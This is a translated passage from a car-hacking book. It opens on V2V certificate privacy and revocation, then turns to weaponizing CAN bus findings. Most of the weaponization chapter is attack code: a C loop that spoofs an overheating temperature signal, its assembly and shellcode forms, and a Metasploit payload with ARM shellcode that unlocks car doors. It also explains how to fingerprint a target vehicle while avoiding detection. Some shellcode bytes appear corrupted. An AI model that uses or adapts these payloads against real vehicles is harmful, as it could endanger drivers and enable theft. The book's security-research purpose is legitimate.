PKI-системы традиционно настроены на идентификацию отправителя, но когда информация транслируется неизвестным автомобилям и устройствам, важно гарантировать, что V2V-системы не отправляют информацию, которую можно отследить назад, например пакеты, подписанные источником.

По этой причине в спецификации V2V есть положение, позволяющее подписывать пакеты анонимно, с количеством информации, достаточным только для того, чтобы показать, что пакет пришел от "сертифицированного терминала". Хотя это безопаснее, чем отправка пакетов, подписанных автором, кто-то все равно мог бы изучить anonymous certificate signature на заданном маршруте и определить маршрут, по которому движется автомобиль (так же, как можно использовать уникальный ID, передаваемый датчиком давления в шинах, для отслеживания движения автомобиля). Чтобы компенсировать это, спецификация утверждает, что устройство должно использовать short-lived certificates, которые будут действовать только пять минут.

Однако сейчас разрабатываемые системы планируют использовать 20 или больше сертификатов, которые одновременно действительны в течение недели, что может оказаться недостатком безопасности.

Provisioning сертификатов

Сертификаты генерируются через процесс, называемый certificate provisioning. V2V-системы используют множество short-term certificates, которые нужно регулярно provision, чтобы пополнять сертификаты устройства и позволять ему использовать их для anonymous messaging. Полные детали того, как privacy работает в V2V certificate systems, на самом деле довольно сложны, как показывает диаграмма CAMP на рисунке 10-3.

Приготовьтесь к множеству ссылок на стадии развития насекомых - caterpillar, cocoon и butterfly, - пока мы рассматриваем, как работает процесс certificate provisioning:

1. Сначала устройство, то есть автомобиль, генерирует так называемую "caterpillar" keypair, которая отправляет открытый ключ и expansion number Advanced Encryption Standard (AES) в Registration Authority (RA).
2. RA генерирует набор так называемых "cocoon" public keys из caterpillar public key, а также expansion number. Они становятся новыми private keys. Количество ключей произвольно и не связано с устройством, запрашивающим ключи. (На момент написания request включает некоторую ID information от linkage authorities и должен перемешивать request с requests от других автомобилей. Это перемешивание designed to help obscure, какой автомобиль сделал каждый request, в попытке улучшить privacy.)
3. Pseudonym Certificate Authority (PCA) рандомизирует cocoon keys и генерирует "butterfly" keys. Затем они возвращаются исходному устройству по encrypted channel, так что RA не может видеть содержимое.

Поскольку большинство устройств будет расположено на major highways и лишь немногие - на side roads, единственная возможность автомобиля получить обновленный список может возникнуть во время traffic jam. Поэтому лучший способ получить обновленный CRL - через cellular или full-satellite communication, хотя это все равно медленно. При high-speed cellular или full-satellite links было бы возможно получать incremental updates или full downloads, если потребуется.

Один возможный способ распространить обновленный CRL - заставить автомобили передавать обновления друг другу через сам V2V interface. Хотя автомобиль может не быть в контакте с roadside device достаточно долго, чтобы завершить update, в поездке он наверняка встретит сотни, если не тысячи, других автомобилей.

Риски V2V-обновлений

Хотя обновление через V2V interface очень заманчиво, потому что значительно снижает infrastructure cost и overhead (поскольку не нужно вкладываться во множество дополнительной roadside infrastructure), у него есть ограничения. Во-первых, автомобиль мог бы получить CRL download только от nearby cars, движущихся в том же направлении достаточно долго, чтобы завершить download; автомобили, движущиеся навстречу, могут проезжать слишком быстро. Этот V2V method также дает bad actor возможность внедрить плохой CRL, который мог бы либо заблокировать legitimate devices, либо скрыть bad actors, а затем этот плохой CRL мог бы распространяться через traffic как вирус.

К сожалению, security протокола V2V полностью сосредоточена на communication protocols. Onboard system, например ECU, отвечает за request и storing CRLs, reporting misbehavior и sending vehicle information, но эта незащищенная system предоставляет атакующим простой gateway для внедрения своего code. Вместо захвата device, выполняющего фактическую V2V communication, они могли бы просто изменить ECU firmware или spoof packets on the bus, а V2V device затем добросовестно подписал бы и отправил эту information в network. Именно из-за этой последней vulnerability этот method неофициально называли epidemic distribution model.

Linkage authorities

При работе с тысячами pseudonym, или short-term, certificates отзыв может стать кошмаром, и здесь появляется linkage authority (LA). LA может отозвать все generated certificates автомобиля всего одной CRL entry. Так, даже если bad actors соберут множество certificates до того, как их идентифицируют и заблокируют, LA все равно сможет их отключить.

Примечание. Большинство V2V-систем проектируется с поддержкой internal blacklist, отдельного от CRL. Manufacturer или device может занести в blacklist любое device.

Misbehavior reports

Системы V2V и V2I проектируются так, чтобы позволять отправлять misbehavior reports о чем угодно: от стандартных неисправностей автомобиля до уведомлений о хакерах, вмешивающихся в систему. Затем эти misbehavior reports должны trigger revocation of certificates. Но как автомобиль узнает, есть ли у него hacked packet? Ответ различается для каждой automotive industry, но общий концепт состоит в том, что ECU или другое device получает packet и проверяет, "имеет ли он смысл". Например, receiving device может проверить message по GPS signal или обнаружить reports об автомобиле, движущемся с невероятной скоростью, скажем 500 mph. Когда обнаруживается что-то ошибочное, автомобиль должен отправить misbehavior report, что в итоге приведет к отзыву этого certificate. Misbehavior authority (MA) будет отвечать за идентификацию и отзыв certificates у неправильно ведущего себя device.

Один интересный сценарий для рассмотрения - автомобиль с низким интервалом CRL update или автомобиль, который давно не был рядом с roadside device, из-за чего у него устаревший revocation list. Такой автомобиль может неосознанно пересылать incorrect information, из-за чего на него пожалуются как на bad actor, что может привести к отзыву его certificate. Что произойдет тогда? Когда автомобилю снова можно будет доверять?

При выполнении security testing обязательно включайте такие возможные scenarios в свое исследование.

Резюме

Эта глава обсудила план V2V-связи. V2V devices все еще находятся в разработке, и многие решения о развертывании еще предстоит принять. По мере rollout этой технологии разные vendors будут интерпретировать правила по-разному и способами, которые могут привести к интересным security gaps. Надеюсь, когда эти ранние devices начнут постепенно появляться на рынке, эта глава будет полезным руководством для выполнения security audits.

Глава 11. Превращение находок CAN в оружие

Теперь, когда вы умеете исследовать и идентифицировать CAN-пакеты, пора применить эти знания и научиться что-нибудь взламывать. Вы уже использовали идентифицированные пакеты, чтобы выполнять действия на автомобиле, но отпирание или запуск автомобиля с помощью пакетов - это разведка, а не настоящий взлом. Цель этой главы - показать, как превратить находки в оружие. В мире программного обеспечения weaponize означает "взять exploit и сделать его удобным для выполнения". Когда вы впервые находите уязвимость, для успешного выполнения exploit может потребоваться много шагов и специальных знаний. Превращение находок в оружие позволяет взять исследование и поместить его в самодостаточный исполняемый файл.

В этой главе мы увидим, как взять действие, например отпирание автомобиля, и поместить его в Metasploit, инструмент аудита безопасности, предназначенный для эксплуатации программного обеспечения. Metasploit - популярный framework атак, часто используемый в penetration testing. У него большая база рабочих exploits и payloads, то есть кода, который запускается после эксплуатации системы, например после отпирания автомобиля. В сети и в печати можно найти множество информации о Metasploit, включая книгу *Metasploit: The Penetration Tester's Guide* (No Starch Press, 2011).

Чтобы превратить свои находки в оружие, нужно писать код. В этой главе мы напомним payload Metasploit, предназначенный для архитектуры infotainment или telematics system. В первом упражнении мы напомним shellcode, небольшой фрагмент кода, внедряемый в exploit, чтобы создать CAN-сигнал, управляющий указателем температуры автомобиля. Мы включим цикл, чтобы наш поддельный CAN-сигнал отправлялся непрерывно, со встроенной задержкой, предотвращающей flood шины пакетами, которые могли бы создать непреднамеренную атаку denial-of-service. Затем мы напомним код для управления указателем температуры. После этого преобразуем этот код в shellcode, чтобы при необходимости можно было тонко настроить его, сделать shellcode меньше или уменьшить количество NULL-значений. Когда мы закончим, у нас будет payload, который можно поместить в специализированный инструмент или использовать с framework атак вроде Metasploit.

Примечание. Чтобы получить максимум от этой главы, нужно хорошо понимать программирование и методики программирования. Я предполагаю некоторое знакомство с языками C и assembly, как x86, так и ARM, а также с framework Metasploit.

Написание exploit на C

Мы напомним exploit для этого поддельного CAN-сигнала на C, потому что C компилируется в достаточно чистый assembly, на который можно ссылаться при создании shellcode. Мы будем использовать vcan0, виртуальное CAN-устройство, для тестирования exploit, но для настоящего exploit нужно вместо этого использовать can0 или фактическое устройство CAN bus, на которое вы нацеливаетесь. Листинг 11-1 показывает exploit temp_shell.

Примечание. Для тестирования этой программы понадобится создать виртуальное CAN-устройство. Подробнее см. главу 3.

В листинге 11-1 мы создаем CAN-пакет с arbitration ID 0x510 и устанавливаем второй byte в 0xFF. Второй byte пакета 0x510 представляет температуру двигателя. Устанавливая это значение в 0xFF, мы доводим сообщаемую температуру двигателя до максимума, сигнализируя, что автомобиль перегревается. Чтобы пакет был эффективным, его нужно отправлять повторно.

```

--- temp_shell.c
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <netinet/in.h>
#include <linux/can.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int s;
    struct sockaddr_can addr;
    struct ifreq ifr;
    struct can_frame frame;

    s = socket(PF_CAN, SOCK_RAW, CAN_RAW);
    strcpy(ifr.ifr_name, "vcan0");
    ioctl(s, SIOCGIFINDEX, &ifr);

    addr.can_family = AF_CAN;
    addr.can_ifindex = ifr.ifr_ifindex;

    bind(s, (struct sockaddr *)&addr, sizeof(addr));

    frame.can_id = 0x510;
    frame.can_dlc = 8;
    frame.data[1] = 0xFF;

    while(1) {
        write(s, &frame, sizeof(struct can_frame));
        usleep(500000);
    }
}

```

Листинг 11-1: цикл C для засыпки CAN ID 0x510.

Листинг 11-1 настраивает socket почти так же, как вы настраивали бы обычный сетевой socket, за исключением того, что он использует семейство CAN PF_CAN. Мы используем ifr_name, чтобы определить, какой interface хотим слушать, в этом случае "vcan0".

Мы можем настроить frame с помощью простой структуры frame, которая соответствует нашему пакету: can_id содержит arbitration ID, can_dlc содержит длину пакета, а массив data[] хранит содержимое пакета.

Мы хотим отправить этот пакет больше одного раза, поэтому настраиваем цикл while и ставим таймер sleep, чтобы отправлять пакет через регулярные интервалы. (Без оператора sleep вы бы flood шину, и другие сигналы не смогли бы нормально общаться.)

Чтобы подтвердить, что этот код работает, скомпилируйте его так:

```

$ gcc -o temp_shellcode temp_shellcode.c
$ ls -l temp_shell
-rwxrwxr-x 1 craig craig 8722 Jan 6 07:39 temp_shell
$ ./temp_shellcode

```

Теперь запустите candump в отдельном окне на vcan0, как показано в следующем листинге.

Программа temp_shellcode должна отправлять нужные CAN-пакеты для управления указателем температуры.

```

$ candump vcan0
vcan0 510 [8] 5D FF 40 00 00 00 00 00
vcan0 510 [8] 5D FF 40 00 00 00 00 00
vcan0 510 [8] 5D FF 40 00 00 00 00 00
vcan0 510 [8] 5D FF 40 00 00 00 00 00

```

Результаты candump показывают, что сигнал 0x510 транслируется повторно и что второй byte правильно установлен в 0xFF. Обратите внимание, что остальные значения CAN-пакета

установлены в значения, которые мы не задавали, например 0x5D и 0x40. Это потому, что мы не инициализировали секцию `frame.data`, и в других `bytes` сигнала находится некоторый мусор из памяти. Чтобы избавиться от этого мусора из памяти, установите остальные `bytes` сигнала 0x510 в значения, записанные во время тестирования, когда вы идентифицировали сигнал, то есть установите остальные `bytes` в `frame.data[ ]`.

Преобразование в assembly code

Хотя наша программа `temp_shell` мала, она все равно почти 9KB, потому что мы написали ее на C, а он включает множество других библиотек и `code stubs`, увеличивающих размер программы. Мы хотим, чтобы `shellcode` был как можно меньше, потому что часто у нас будет только небольшой участок памяти, доступный для запуска `exploit`, и чем меньше `shellcode`, тем в большее количество мест его можно внедрить.

Чтобы уменьшить размер программы, мы преобразуем ее C-код в `assembly`, а затем преобразуем `assembly` в `shellcode`. Если вы уже знакомы с языком `assembly`, можно сразу написать код на `assembly`, но большинству людей проще сначала протестировать `payloads` на C.

Единственное отличие между написанием этого `script` и стандартными `assembly scripts` состоит в том, что нужно избегать создания `NULLs`, поскольку вы можете захотеть внедрить `shellcode` в `buffer`, который может завершаться `NULL`. Например, `buffers`, обрабатываемые как `strings`, будут просматривать `values` и остановятся, когда увидят `NULL value`. Если в середине `payload` есть `NULL`, ваш код не будет работать. (Если вы знаете, что `payload` никогда не будет использоваться в `buffer`, интерпретируемом как `string`, этот шаг можно пропустить.)

Примечание. В качестве альтернативы можно обернуть `payload encoder`, чтобы скрыть любые `NULLs`, но это увеличит его размер, а использование `encoders` выходит за рамки этой главы. У вас также не будет секции данных для хранения всех `strings` и `constant values`, как в стандартной программе. Мы хотим, чтобы код был самодостаточным, и не хотим полагаться на `ELF header` для настройки каких-либо `values` за нас, поэтому если мы хотим использовать `strings` в `payload`, придется творчески размещать их на `stack`.

Чтобы преобразовать C-код в `assembly`, нужно просмотреть системные `header`-файлы. Все вызовы методов идут прямо к `kernel`, и их можно увидеть в этом `header`-файле:

```
/usr/include/asm/unistd_64.h
```

В этом примере мы будем использовать 64-bit `assembly`, который использует следующие `registers`: `%rax, %rbx, %rcx, %rdx, %rsi, %rdi, %rbp, %rsp, %r8, %r15, %rip, %eflags, %cs, %ss, %ds, %es, %fs` и `%gs`.

Чтобы вызвать `kernel system call`, используйте `syscall`, а не `int 0x80`; при этом `%rax` содержит номер `system call`, который можно найти в `unistd_64.h`. Параметры передаются в `registers` в таком порядке: `%rdi, %rsi, %rdx, %r10, %r8` и `%r9`.

Обратите внимание, что порядок `registers` немного отличается от порядка при передаче `arguments` в `function`.

Листинг 11-2 показывает итоговый `assembly code`, который мы сохраняем в файл `temp_shell.s`.

```
--- temp_shell.s
section .text
global _start

_start:
; s = socket(PF_CAN, SOCK_RAW, CAN_RAW);
push 41 ; Socket syscall from unistd_64.h
pop rax
```

```

push 29 ; PF_CAN from socket.h
pop rdi
push 3 ; SOCK_RAW from socket_type.h
pop rsi
push 1 ; CAN_RAW from can.h
pop rdx
syscall
mov r8, rax ; s / File descriptor from socket

; strcpy(ifr.ifr_name, "vcan0" );
sub rsp, 40 ; struct ifreq is 40 bytes
xor r9, r9 ; temp register to hold interface name
mov r9, 0x306e616376 ; vcan0
push r9
pop qword [rsp]

; ioctl(s, SIOCGIFINDEX, &ifr);
push 16 ; ioctl from unistd_64.h
pop rax
mov rdi, r8 ; s / File descriptor
push 0x8933 ; SIOCGIFINDEX from ioctls.h
pop rsi
mov rdx, rsp ; &ifr
syscall
xor r9, r9 ; clear r9
mov r9, [rsp+16] ; ifr.ifr_ifindex

; addr.can_family = AF_CAN;
sub rsp, 16 ; sizeof sockaddr_can
mov word [rsp], 29 ; AF_CAN == PF_CAN

; addr.can_ifindex = ifr.ifr_ifindex;
mov [rsp+4], r9

; bind(s, (struct sockaddr *)&addr, sizeof(addr));
push 49 ; bind from unistd_64.h
pop rax
mov rdi, r8 ; s /File descriptor
mov rsi, rsp ; &addr
mov rdx, 16 ; sizeof(addr)
syscall

sub rsp, 16 ; sizeof can_frame
mov word [rsp], 0x510 ; frame.can_id = 0x510;
mov byte [rsp+4], 8 ; frame.can_dlc = 8;
mov byte [rsp+9], 0xFF ; frame.data[1] = 0xFF;

; while(1)
loop:
; write(s, &frame, sizeof(struct can_frame));
push 1 ; write from unistd_64.h
pop rax
mov rdi, r8 ; s / File descriptor
mov rsi, rsp ; &frame
mov rdx, 16 ; sizeof can_frame
syscall

; usleep(500000);
push 35 ; nanosleep from unistd_64.h
pop rax
sub rsp, 16
xor rsi, rsi
mov [rsp], rsi ; tv_sec
mov dword [rsp+8], 500000 ; tv_nsec
mov rdi, rsp
syscall
add rsp, 16
jmp loop

```

Листинг 11-2: отправка пакетов CAN ID 0x510 на 64-bit assembly.

Код в листинге 11-2 делает ровно то же самое, что С-код, который мы написали в листинге 11-1, за исключением того, что теперь он написан на 64-bit assembly.

Примечание. Я прокомментировал код, чтобы показать связь между строками исходного С-кода и каждым фрагментом assembly code.

Чтобы скомпилировать и слинковать программу в executable, используйте nasm и ld, как показано здесь:

```
$ nasm -f elf64 -o temp_shell2.o temp_shell.S
$ ld -o temp_shell2 temp_shell2.o
$ ls -l temp_shell2
-rwxrwxr-x 1 craig craig 1008 Jan 6 11:32 temp_shell2
```

Размер object header теперь показывает, что программа занимает около 1008 bytes, или чуть больше 1KB, что значительно меньше, чем скомпилированная С-программа. После того как мы уберем ELF header, созданный шагом linking (ld), наш код станет еще меньше.

Преобразование assembly в shellcode

Теперь, когда ваша программа имеет более подходящий размер, можно использовать одну строку Bash, чтобы преобразовать object file в shellcode прямо в command line, как показано в листинге 11-3.

```
$ for i in $(objdump -d temp_shell2.o -M intel |grep "^ " |cut -f2); do echo -n '\x'$i;
done;echo
\x6a\x29\x58\x6a\x1d\x5f\x6a\x03\x5e\x6a\x01\x5a\x0f\x05\x49\x89\xc0\x48\x83\
xec\x28\x4d\x31\xc9\x49\xb9\x76\x63\x61\x6e\x30\x00\x00\x00\x41\x51\x8f\x04\
x24\x6a\x10\x58\x4c\x89\xc7\x68\x33\x89\x00\x00\x5e\x48\x89\xe2\x0f\x05\x4d\
x31\xc9\x4c\x8b\x4c\x24\x10\x48\x83\xec\x10\x66\xc7\x04\x24\x1d\x00\x4c\x89\
x4c\x24\x04\x6a\x31\x58\x4c\x89\xc7\x48\x89\xe6\xba\x10\x00\x00\x00\x0f\x05\
x48\x83\xec\x10\x66\xc7\x04\x24\x10\x05\xc6\x44\x24\x04\x08\xc6\x44\x24\x09\
\xff\x6a\x01\x58\x4c\x89\xc7\x48\x89\xe6\xba\x10\x00\x00\x00\x0f\x05\x6a\x23\
x58\x48\x83\xec\x10\x48\x31\xf6\x48\x89\x34\x24\xc7\x44\x24\x08\x20\xa1\x07\
x00\x48\x89\xe7\x0f\x05\x48\x83\xc4\x10\xeb\xc4
```

Листинг 11-3: преобразование object file в shellcode.

Эта серия команд проходит по compiled object file и вытаскивает hex bytes, из которых состоит программа, печатая их на экран. Выведенные bytes - это ваш shellcode. Если посчитать напечатанные bytes, можно увидеть, что этот shellcode занимает 168 bytes, и это уже больше похоже на дело.

Удаление NULLs

Но мы еще не закончили. Если посмотреть на shellcode в листинге 11-3, вы заметите, что у нас все еще есть некоторые NULL values (\x00), которые нужно устранить. Один способ сделать это - использовать loader, который есть у Metasploit, чтобы обернуть bytes, или переписать части кода для устранения NULLs.

Также можно переписать assembly, чтобы удалить NULLs из итогового assembly, обычно заменяя MOV и values, которые породили бы NULLs, командой очистки register и другой командой добавления нужного value. Например, команда вроде MOV RDI, 0x03 преобразуется в hex, где перед 3 будет много ведущих NULLs. Чтобы обойти это, можно сначала сделать XOR RDI с самим собой (XOR RDI, RDI), что приведет к тому, что RDI станет NULL, а затем увеличить RDI (INC RDI) три раза. В некоторых местах придется проявить изобретательность.

После внесения модификаций для удаления этих NULL values можно преобразовать shellcode в код, который можно встроить в string buffer. Я не буду показывать измененный assembly code, потому что он не очень читаем, но новый shellcode выглядит так:

```
\x6a\x29\x58\x6a\x1d\x5f\x6a\x03\x5e\x6a\x01\x5a\x0f\x05\x49\x89\xc0\x48\x83\
hec\x28\x4d\x31\xc9\x41\xb9\x30\x00\x00\x00\x49\xc1\xe1\x20\x49\x81\xc1\x76\
x63\x61\x6e\x41\x51\x8f\x04\x24\x6a\x10\x58\x4c\x89\xc7\x41\xb9\x11\x11\x33\
x89\x49\xc1\xe9\x10\x41\x51\x5e\x48\x89\xe2\x0f\x05\x4d\x31\xc9\x4c\x8b\x4c\
x24\x10\x48\x83\hec\x10\xc6\x04\x24\x1d\x4c\x89\x4c\x24\x04\x6a\x31\x58\x4c\
x89\xc7\x48\x89\xe6\xba\x11\x11\x11\x10\x48\xc1\xea\x18\x0f\x05\x48\x83\hec\
x10\x66\xc7\x04\x24\x10\x05\xc6\x44\x24\x04\x08\xc6\x44\x24\x09\xff\x6a\x01\
x58\x4c\x89\xc7\x48\x89\xe6\x0f\x05\x6a\x23\x58\x48\x83\hec\x10\x48\x31\xf6\
x48\x89\x34\x24\xc7\x44\x24\x08\x00\x65\xcd\x1d\x48\x89\xe7\x0f\x05\x48\x83\
xc4\x10\xeb\xd4
```

Создание payload Metasploit

Листинг 11-4 - template для payload Metasploit, который использует наш shellcode. Сохраните этот payload в modules/payloads/singles/linux/armle/ и назовите его чем-то похожим на выполняемое действие, например flood_temp.rb. Пример payload в листинге 11-4 предназначен для infotainment system на ARM Linux с Ethernet bus. Вместо изменения температуры этот shellcode отпирает двери автомобиля. Следующий код представляет собой стандартную структуру payload, за исключением переменной payload, которую мы устанавливаем в нужный vehicle shellcode.

```
Require 'msf/core'
module Metasploit3
include Msf::Payload::Single
include Msf::Payload::Linux
def initialize(info = {})
super(merge_info(info,
'Name' => 'Unlock Car',
'Description' => 'Unlocks the Driver Car Door over Ethernet',
'Author' => 'Craig Smith',
'License' => MSF_LICENSE,
'Platform' => 'linux',
'Arch' => ARCH_ARMLE))
end
def generate_stage(opts={})
payload = "\x02\x00\xa0\xe3\x02\x10\xa0\xe3\x11\x20\xa0\xe3\x07\x00\x2d\
xe9\x01\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\x00\x60\
\xa0\xe1\x21\x13\xa0\xe3\x4e\x18\x81\xe2\x02\x10\x81\xe2\xff\x24\xa0\xe3\x45\
x28\x82\xe2\x2a\x2b\x82\xe2\xc0\x20\x82\xe2\x06\x00\x2d\xe9\x0d\x10\xa0\xe1\
x10\x20\xa0\xe3\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\
xef\x14\xd0\x8d\xe2\x12\x13\xa0\xe3\x02\x18\x81\xe2\x02\x28\xa0\xe3\x00\x30\
\xa0\xe3\x0e\x00\x2d\xe9\x0d\x10\xa0\xe1\x0c\x20\xa0\xe3\x06\x00\xa0\xe1\x07\
x00\x2d\xe9\x09\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\
x00\x00\xa0\xe3\x1e\xff\x2f\xe1"
end
end
```

Листинг 11-4: template для payload Metasploit с использованием нашего shellcode.

Переменная payload в листинге 11-4 преобразуется в следующий ARM assembly code:

```
/* Grab a socket handler for UDP */
mov %r0, $2 /* AF_INET */
mov %r1, $2 /* SOCK_DRAM */
mov %r2, $17 /* UDP */
push {%r0, %r1, %r2}
mov %r0, $1 /* socket */
mov %r1, %sp
svc 0x00900066
add %sp, %sp, $12
/* Save socket handler to %r6 */
mov %r6, %r0
/* Connect to socket */
```

```

mov %r1, $0x84000000
add %r1, $0x4e0000
add %r1, $2 /* 20100 & AF_INET */
mov %r2, $0xff000000
add %r2, $0x450000
add %r2, $0xa800
add %r2, $0xc0 /* 192.168.69.255 */
push {%r1, %r2}
mov %r1, %sp
mov %r2, $16 /* sizeof sockaddr_in */
push {%r0, %r1, %r2}
mov %r0, $3 /* connect */
mov %r1, %sp
svc 0x00900066
add %sp, %sp, $20
/* CAN Packet */
/* 0000 0248 0000 0200 0000 0000 */
mov %r1, $0x48000000 /* Signal */
add %r1, $0x020000
mov %r2, $0x00020000 /* 1st 4 bytes */
mov %r3, $0x00000000 /* 2nd 4 bytes */
push {%r1, %r2, %r3}
mov %r1, %sp
mov %r2, $12 /* size of pkt */
/* Send CAN Packet over UDP */
mov %r0, %r6
push {%r0, %r1, %r2}
mov %r0, $9 /* send */
mov %r1, %sp
svc 0x00900066
add %sp, %sp, $12
/* Return from main - Only for testing, remove for exploit */
mov %r0, $0
bx lr

```

Этот код похож на shellcode, который мы создали в листинге 11-3, за исключением того, что он построен для ARM, а не для x64 Intel, и работает через Ethernet вместо прямого обращения к CAN drivers. Конечно, если infotainment center использует CAN driver, а не Ethernet driver, нужно писать в CAN driver вместо network.

Когда payload готов, можно добавить его к арсеналу существующих exploits Metasploit для использования против infotainment center автомобиля. Поскольку Metasploit разбирает payload file, его можно просто выбрать как option для использования против любой целевой infotainment unit. Если vulnerability найдена, payload запустится и выполнит действие пакета, который вы имитировали, например отпирание дверей, запуск автомобиля и так далее.

Примечание. Можно написать программу превращения в оружие на assembly и использовать ее как exploit, не проходя через Metasploit, но я рекомендую использовать Metasploit. У него есть большая коллекция payloads и exploits для автомобилей, поэтому оно стоит дополнительного времени, нужного для преобразования вашего кода.

Определение производителя вашей цели

До сих пор вы нашли уязвимость в infotainment unit и у вас готов payload CAN bus packet. Если ваше намерение состояло в том, чтобы выполнить проверку безопасности только на одном типе автомобиля, все готово. Но если вы намерены использовать payload на всех автомобилях с определенной установленной infotainment или telematics system, нужно сделать еще немного; эти системы устанавливаются разными производителями, а CAN bus networks отличаются между производителями и даже между моделями.

Чтобы использовать этот exploit против более чем одного типа автомобиля, нужно определить производителя автомобиля, на котором выполняется shellcode, до передачи packets.

Предупреждение. Неспособность определить производителя автомобиля может привести к неожиданным результатам и быть очень опасной! Например, packet, который на автомобиле одного производителя отпирает дверь, на другом может стравить тормоза. Невозможно наверняка знать, где запустится ваш exploit, поэтому обязательно проверяйте автомобиль.

Определение производителя автомобиля аналогично определению версии OS, работающей на целевом host, как мы делали в разделе "Определение типа файла обновления" на странице 160. Возможно, вы сможете найти эту информацию в memory space infotainment unit, добавив в shellcode возможность сканировать RAM. В противном случае есть два способа определить через CAN bus, на каком типе автомобиля выполняется ваш код: interactive probing и passive CAN bus fingerprinting.

Интерактивное зондирование

Метод interactive probing подразумевает использование ISO-TP packets для запроса PID, содержащего VIN. Если мы можем получить доступ к VIN и расшифровать code, он сообщит производителя и model целевого автомобиля.

Запрос VIN

Вспомните из раздела "Отправка данных с ISO-TP и CAN" на странице 55, что для запроса VIN используется protocol OBD-II Mode 2 PID 9. Этот protocol использует multipacket standard ISO-TP, который может быть громоздко реализовывать в shellcode. Однако можно взять из standard ISO-TP только то, что нужно, вместо его полной реализации. Например, поскольку ISO-TP работает как обычный CAN traffic, можно отправить packet с shellcode, используя ID 0x7DF и 3-byte packet payload 0x02 0x09 0x02; затем можно принимать обычный CAN traffic с ID 0x7E8. Первый принятый packet будет частью multipart packet, за которой следуют остальные packets. Первый packet содержит наиболее значимую информацию, и ее может быть достаточно, чтобы различать автомобили.

Примечание. Можно собрать multipart packet самостоятельно и затем реализовать полный VIN decoder, но это может быть неэффективно. Независимо от того, собираете ли вы полный VIN заново или используете только segment VIN, лучше decode VIN самостоятельно.

Декодирование VIN

VIN имеет довольно простую структуру. Первые три characters, известные как World Manufacturer Identifier (WMI) code, представляют производителя автомобиля. Первый character в WMI code определяет region of manufacture. Следующие два characters относятся к конкретному производителю. (Список слишком длинный, чтобы печатать его здесь, но список WMI codes можно найти простым online search.)

Например, в главе 4 (см. таблицу 4-4 на странице 57) у нас был VIN 1G1ZT53826F109149, который дал WMI 1G1. Согласно WMI codes, это говорит, что производитель автомобиля - Chevrolet.

Следующие 6 bytes VIN образуют Vehicle Descriptor Section (VDS). Первые 2 bytes в VDS, bytes 4 и 5 VIN, сообщают model автомобиля и другие характеристики, например сколько doors у vehicle, engine size и так далее. Например, в VIN 1G1ZT53826F109149 VDS равен ZT5382, из которого ZT дает model. Быстрый online search говорит, что это Chevrolet Malibu. (Детали VDS vary depending on vehicle and manufacturer.)

Если вам нужен год выпуска автомобиля, придется получить больше packets, потому что year хранится в byte 10. Этот byte не преобразуется напрямую, и для определения year нужно использовать table (см. таблицу 11-1).

Таблица 11-1: определение года выпуска.

Character	Year	Character	Year	Character	Year	Character	Year
A	1980	L	1990	Y	2000	A	2010
B	1981	M	1991	1	2001	B	2011
C	1982	N	1992	2	2002	C	2012
D	1983	P	1993	3	2003	D	2013
E	1984	R	1994	4	2004	E	2014
F	1985	W	1995	5	2005	F	2015
G	1986	T	1996	6	2006	G	2016
H	1987	V	1997	7	2007	H	2017
J	1988	W	1998	8	2008	J	2018
K	1989	X	1999	9	2009	K	2019

Для целей exploit знание year не так важно, как знание того, будет ли ваш код работать на target vehicle, но если exploit depends on exact make, model, and year, нужно выполнить этот step. Например, если известно, что infotainment system, на которую вы нацеливаетесь, устанавливается и в Honda Civics, и в Pontiac Azteks, можно проверить VIN, чтобы увидеть, подходит ли target vehicle. Hondas производятся в Japan, а Pontiacs - в North America, поэтому первый byte WMI должен быть соответственно J или 1.

Примечание. Ваш payload все равно работал бы на других vehicles, произведенных в North America или Japan, если этот radio unit установлен в каком-то другом vehicle, о котором вы не знаете.

Когда вы знаете, на какой platform выполняетесь, можно либо выполнить proper payload, если найден правильный vehicle, либо gracefully выйти.

Риск обнаружения interactive probing

Преимущество использования interactive probing для определения производителя целевого автомобиля в том, что этот method работает для любой make или model car. У каждого автомобиля есть VIN, который можно decode, чтобы получить нужную information, и для VIN query не требуется prior knowledge of platform CAN packets. Однако этот method требует transmit query on CAN bus, а значит, он detectable, и вас могут обнаружить до trigger payload. (Также наши examples использовали дешевые hacks, чтобы избежать proper handling ISO-TP, что может привести к errors.)

Passive CAN bus fingerprinting

Если вы опасаетесь быть обнаруженным до использования payload, следует избегать любого active probing. Passive CAN bus fingerprinting менее заметен, поэтому если вы обнаружите, что model vehicle, на которую вы нацеливаетесь, не поддерживается exploit, можно корректно выйти, не создавая network traffic и тем самым ограничивая вероятность обнаружения. Passive CAN bus fingerprinting подразумевает monitoring network traffic для сбора information, уникальной для определенных makes автомобилей, и сопоставление этой information с known fingerprint. Эта область research относительно новая, и на момент написания единственные tools для сбора и обнаружения bus fingerprints - это tools, released by Open Garages.

Концепция passive CAN bus fingerprinting взята из IPv4 passive operating system fingerprinting, например из подхода, который использует tool p0f. При passive IPv4 fingerprinting детали в packet header, такие как window size и TTL values, можно использовать для определения operating system, создавшей packet. Наблюдение за network traffic и знание того, какие operating systems по умолчанию устанавливают какие values в packet header, позволяет определить, из какой operating system вышел packet, без передачи данных в network.

Можно использовать похожую методику с CAN packets. Уникальные identifiers для CAN следующие:

- Dynamic size (иначе устанавливается в 8 bytes)
- Интервалы между signals
- Padding values (0x00, 0xFF, 0xAA и так далее)
- Используемые signals

Поскольку разные makes and models используют разные signals, unique signal IDs могут reveal type of vehicle being examined. И даже когда signal IDs одинаковы, timing intervals могут быть unique. Каждый CAN packet имеет field DLC для определения length of data, хотя некоторые manufacturers устанавливают его в 8 по умолчанию и дополняют data, чтобы всегда гарантировать использование 8 bytes. Manufacturers используют разные values для padding data, так что это тоже может быть indicator of make.

CAN of Fingers

Инструмент Open Garages для passive fingerprinting называется CAN of Fingers (c0f) и доступен бесплатно по адресу <https://github.com/zombieCraig/c0f>. c0f samples множество CAN bus packets и создает fingerprint, который позже можно identify and store. Fingerprint from c0f, consumable JSON object, может выглядеть так:

```
{ "Make": "Unknown", "Model": "Unknown", "Year": "Unknown", "Trim": "Unknown",  
  "Dynamic": "true", "Common": [ { "ID": "166" }, { "ID": "158" }, { "ID": "161" },  
